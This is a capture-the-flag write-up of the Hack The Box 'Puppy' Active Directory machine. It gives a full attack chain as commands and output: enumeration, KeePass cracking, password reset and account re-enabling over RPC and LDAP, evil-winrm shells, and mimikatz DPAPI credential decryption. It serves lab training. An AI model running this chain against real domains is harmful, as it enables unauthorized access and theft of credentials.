Description
Puppy is a medium Hack The Box machine that features:
- Initial access using an assumed breach scenario that leads in a discovery of a SMB share
- Access to a SMB share by adding the user to a group
- Recovery of a KeePass database from a SMB share and its password for user pivoting
- User have
GenericAllpermission over Remote Management disabled user - Enabling previous disabled account to have console access to the system
- User Pivoting by using credentials found in a backup file
- Privilege Escalation via a saved credentials in a DPAPI-encrypted file
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.152.233.
$ ping -c 3 10.129.152.233
PING 10.129.152.233 (10.129.152.233) 56(84) bytes of data.
64 bytes from 10.129.152.233: icmp_seq=1 ttl=127 time=45.5 ms
64 bytes from 10.129.152.233: icmp_seq=2 ttl=127 time=44.1 ms
64 bytes from 10.129.152.233: icmp_seq=3 ttl=127 time=44.0 ms

--- 10.129.152.233 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 44.018/44.518/45.453/0.661 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.152.233 -sS -Pn -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.152.233
Host is up (0.047s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
111/tcp  open  rpcbind
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
2049/tcp open  nfs
3260/tcp open  iscsi
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 8.93 seconds
We get many open ports, related to a Domain Controller Active Directory.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.152.233 -Pn -sV -sC -p53,88,111,135,139,389,445,464,593,636,2049,3260,3268,3269 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.152.233
Host is up (0.045s latency).

Bug in iscsi-info: no string output.
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3260/tcp open  iscsi?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m01s
| smb2-time:
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.20 seconds
We get the services related to an Active Directory, specifically the Domain Controller DC.puppy.htb. We add the hosts to our /etc/hosts local file.
$ echo "10.129.152.233 puppy.htb" | sudo tee -a /etc/hosts
$ echo "10.129.152.233 DC.puppy.htb" | sudo tee -a /etc/hosts
We have the credentials of the levi.james user, KingofAkron2025!, as an assumed breach, so we are going to start by enumerating the users and the SMB shares.
$ netexec smb puppy.htb -u levi.james -p 'KingofAkron2025!' --users --shares
SMB         10.129.152.233  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.129.152.233  445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.129.152.233  445    DC               [*] Enumerated shares
SMB         10.129.152.233  445    DC               Share           Permissions     Remark
SMB         10.129.152.233  445    DC               -----           -----------     ------
SMB         10.129.152.233  445    DC               ADMIN$                          Remote Admin
SMB         10.129.152.233  445    DC               C$                              Default share
SMB         10.129.152.233  445    DC               DEV                             DEV-SHARE for PUPPY-DEVS
SMB         10.129.152.233  445    DC               IPC$            READ            Remote IPC
SMB         10.129.152.233  445    DC               NETLOGON        READ            Logon server share
SMB         10.129.152.233  445    DC               SYSVOL          READ            Logon server share
SMB         10.129.152.233  445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.152.233  445    DC               Administrator                 2025-02-19 19:33:28 0       Built-in account for administering the computer/domain
SMB         10.129.152.233  445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.152.233  445    DC               krbtgt                        2025-02-19 11:46:15 0       Key Distribution Center Service Account
SMB         10.129.152.233  445    DC               levi.james                    2025-02-19 12:10:56 0
SMB         10.129.152.233  445    DC               ant.edwards                   2025-02-19 12:13:14 0
SMB         10.129.152.233  445    DC               adam.silver                   2025-05-18 04:19:28 0
SMB         10.129.152.233  445    DC               jamie.williams                2025-02-19 12:17:26 0
SMB         10.129.152.233  445    DC               steph.cooper                  2025-02-19 12:21:00 0
SMB         10.129.152.233  445    DC               steph.cooper_adm              2025-03-08 15:50:40 0
SMB         10.129.152.233  445    DC               [*] Enumerated 9 local users: PUPPY
We find one interesting share: DEV, and six users: levi.james, ant.edwards, adam.silver, jamie.williams, steph.cooper and steph.cooper_adm. We cannot access to the share using our user due to access denied.
$ smbclient '\\puppy.htb\DEV' -U 'levi.james%KingofAkron2025!'
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
We move to enumerate the Active Directory by using bloodhound-python tool.
$ bloodhound-python -d puppy.htb -v --zip -c All -dc dc.puppy.htb -u 'levi.james' -p 'KingofAkron2025!' -ns 10.129.152.233

After opening the files in BloodHound, we find that our user, levi.james, is member of the HR group, which have GenericWrite permission over the Developers group.
Exploitation
We are going to add ourselves to the Developers group and re-check if we have now access to the DEV share.
$ net rpc group addmem "Developers" "levi.james" -U "PUPPY"/"levi.james"%'KingofAkron2025!' -S "dc.puppy.htb"
$ smbclient '\\puppy.htb\DEV' -U 'levi.james%KingofAkron2025!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sun Mar 23 08:07:57 2025
  ..                                  D        0  Sat Mar  8 17:52:57 2025
  KeePassXC-2.7.9-Win64.msi           A 34394112  Sun Mar 23 08:09:12 2025
  Projects                            D        0  Sat Mar  8 17:53:36 2025
  recovery.kdbx                       A     2677  Wed Mar 12 03:25:46 2025

                5080575 blocks of size 4096. 1543733 blocks available
smb: \> get recovery.kdbx
...
Now we are able to list the share and we find a KeePass database file, recovery.kdbx file. We are going to download the file and crack its password to obtain the contents of the vault. To crack this file we need to use an unstable version of John The Ripper that we will download and compile.
$ git clone https://github.com/openwall/john/
$ cd john/src
$ ./configure && make
$ ../run/keepass2john ../../recovery.kdbx > ../../recovery.hash
$ ../run/john --wordlist=/usr/share/wordlists/rockyou.txt ../../recovery.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 37 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 4 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 0 for all loaded hashes
Will run 16 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
liverpool        (recovery)
1g 0:00:00:14 DONE 0.06840g/s 3.283p/s 3.283c/s 3.283C/s purple..1234567890
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We find the password for the vault, liverpool. We open the vault with KeePassXC tool and we find the passwords for many users, ADAM SILVER:HJKL2025!, ANTONY C. EDWARDS:Antman2025!, JAMIE WILLIAMSON:JamieLove2025!, SAMUEL BLAKE:ILY2025!, and STEVE TUCKER:Steve2025!. After checking the passwords with the users we found previously, we find a correct one for the ant.edwards user, Antman2025!.
$ netexec smb puppy.htb -u users -p passwords --continue-on-success
SMB         10.129.152.233  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.129.152.233  445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
...
SMB         10.129.152.233  445    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!

In the BloodHound enumeration we find that the and.edwards user as it is member of the Senior Devs group have the GenericAll permission over the adam.silver user. This means that we can change the password of the adam.silver user and other fields. We also find that the user is member of the Remote Management Users group allowing to spawn a shell.
 We change the password of the user using
 rpcclient tool and setuserinfo2 command.
$ rpcclient -U 'PUPPY.HTB/ant.edwards%Antman2025!' puppy.htb
rpcclient $> setuserinfo2 adam.silver 23 'new_password123'
After changing the password we find that the adam.silver account is not enabled.
$ netexec smb puppy.htb -u adam.silver -p 'new_password123'
SMB         10.129.152.233  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.129.152.233  445    DC               [-] PUPPY.HTB\adam.silver:new_password123 STATUS_ACCOUNT_DISABLED
To enable the account we need to modify the userAccountControl LDAP property to 512 (NORMAL_ACCOUNT). We start by creating the enable.ldif file with the following contents:
dn: CN=ADAM D. SILVER,CN=USERS,DC=PUPPY,DC=HTB
changetype: modify
replace: userAccountControl
userAccountControl: 512
We use ldapmodify to modify the property.
$ ldapmodify -H 'ldap://puppy.htb' -x -D 'ant.edwards@puppy.htb' -w 'Antman2025!' -f enable.ldif

modifying entry "CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB"
Now we can enter in the system and spawn a shell.
$ evil-winrm -i puppy.htb -u 'adam.silver' -p 'new_password123'
Evil-WinRM shell v3.6
...
*Evil-WinRM* PS C:\Users\adam.silver\Documents> whoami
puppy\adam.silver
Post-Exploitation
In the C:\Backups directory, we find a backup file: site-backup-2024-12-30.zip. We extract it.
*Evil-WinRM* PS C:\Users\adam.silver\Documents> dir C:\

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/9/2025  10:48 AM                Backups
d-----         5/12/2025   5:21 PM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---          4/4/2025   3:40 PM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-----          3/8/2025   9:00 AM                StorageReports
d-r---          3/8/2025   8:52 AM                Users
d-----         5/13/2025   4:40 PM                Windows

*Evil-WinRM* PS C:\Users\adam.silver\Documents> cd c:\Backups
*Evil-WinRM* PS C:\Backups> dir

    Directory: C:\Backups

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/8/2025   8:22 AM        4639546 site-backup-2024-12-30.zip

*Evil-WinRM* PS C:\Backups> Expand-Archive site-backup-2024-12-30.zip
After the extraction, we find a file with credentials, nms-auth-config.xml.bak.
*Evil-WinRM* PS C:\Backups> cd site-backup-2024-12-30
*Evil-WinRM* PS C:\Backups\site-backup-2024-12-30> dir

    Directory: C:\Backups\site-backup-2024-12-30

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/17/2025  10:07 PM                puppy

*Evil-WinRM* PS C:\Backups\site-backup-2024-12-30> cd puppy
*Evil-WinRM* PS C:\Backups\site-backup-2024-12-30\puppy> ls

    Directory: C:\Backups\site-backup-2024-12-30\puppy

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/17/2025  10:07 PM                assets
d-----         5/17/2025  10:07 PM                images
-a----          1/1/1980  12:00 AM           7258 index.html
-a----          1/1/1980  12:00 AM            864 nms-auth-config.xml.bak

*Evil-WinRM* PS C:\Backups\site-backup-2024-12-30\puppy> type nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
We find the password for the steph.cooper user, ChefSteph2025!. We pivot to this user to create a new shell.
$ evil-winrm -i puppy.htb -u 'steph.cooper' -p 'ChefSteph2025!'
Evil-WinRM shell v3.6
...
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> whoami
puppy\steph.cooper
We find one saved Windows credential file in the C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials directory, called C8D69EBE9A43E9DEBF6B5FBD48B521B9. We also find the encrypted master key of DPAPI in the C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107 directory, called 556a2412-1275-4ccf-b721-e6a0b4f90407..
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> cd ..
*Evil-WinRM* PS C:\Users\steph.cooper> Get-ChildItem -Hidden -Recurse
...
    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:54 AM            414 C8D69EBE9A43E9DEBF6B5FBD48B521B9
...
    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:40 AM            740 556a2412-1275-4ccf-b721-e6a0b4f90407
-a-hs-         2/23/2025   2:36 PM             24 Preferred
...
The credential file is encrypted using the DPAPI master key so to recover the saved credential we need to firstly find the master key. For that we can use mimikatz tool and dpapi::masterkey functionality.
*Evil-WinRM* PS C:\Users\steph.cooper> upload mimikatz.exe
*Evil-WinRM* PS C:\Users\steph.cooper> .\mimikatz.exe 'dpapi::masterkey /in:"C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407" /sid:S-1-5-21-1487982659-1829050783-2281216199-1107 /password:ChefSteph2025! /protected' "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # dpapi::masterkey /in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407 /sid:S-1-5-21-1487982659-1829050783-2281216199-1107 /password:ChefSteph2025! /protected
....

[masterkey] with password: ChefSteph2025! (protected user)
  key : d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
  sha1: 3c3cf2061dd9d45000e9e6b49e37c7016e98e701

[backupkey] without DPAPI_SYSTEM:
  key : 1a943a912fa315c7f9eced48870b613d9e75b467d13d618bbad9262ef3f2c567
  sha1: 469928729f9405d7ba46a22de53071b2e1d81fb9
...
Then we can decrypt the credentials file with the found master key d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84 with mimikatz and its dpapi::cred functionality.
*Evil-WinRM* PS C:\Users\steph.cooper> .\mimikatz.exe 'dpapi::cred /in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9 /masterkey:d9a570722f

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # dpapi::cred /in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9 /masterkey:d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
...
Decrypting Credential:
 * masterkey     : d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000c8 - 200
  credUnk0       : 00000000 - 0

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 3/8/2025 3:54:29 PM
  unkFlagsOrSize : 00000030 - 48
  Persist        : 00000003 - 3 - enterprise
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:target=PUPPY.HTB
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : steph.cooper_adm
  CredentialBlob : FivethChipOnItsWay2025!
  Attributes     : 0
...
We find the password of the steph.cooper_adm user, FivethChipOnItsWay2025!. We may pivot using this user to obtain administrator permissions as this user belongs to the Administrators group.
*Evil-WinRM* PS C:\Users\steph.cooper> net user steph.cooper_adm
User name                    steph.cooper_adm
Full Name                    Stephen A. Cooper
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/8/2025 8:50:40 AM
Password expires             Never
Password changeable          3/9/2025 8:50:40 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *Domain Users
The command completed successfully.

$ evil-winrm -i puppy.htb -u 'steph.cooper_adm' -p 'FivethChipOnItsWay2025!'
...
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> whoami
puppy\steph.cooper_adm
Flags
In this local administrator shell we can obtain the user and root flags.
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> type C:\Users\adam.silver\Desktop\user.txt
<REDACTED>
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> type C:\Users\Administrator\Desktop\root.txt
<REDACTED>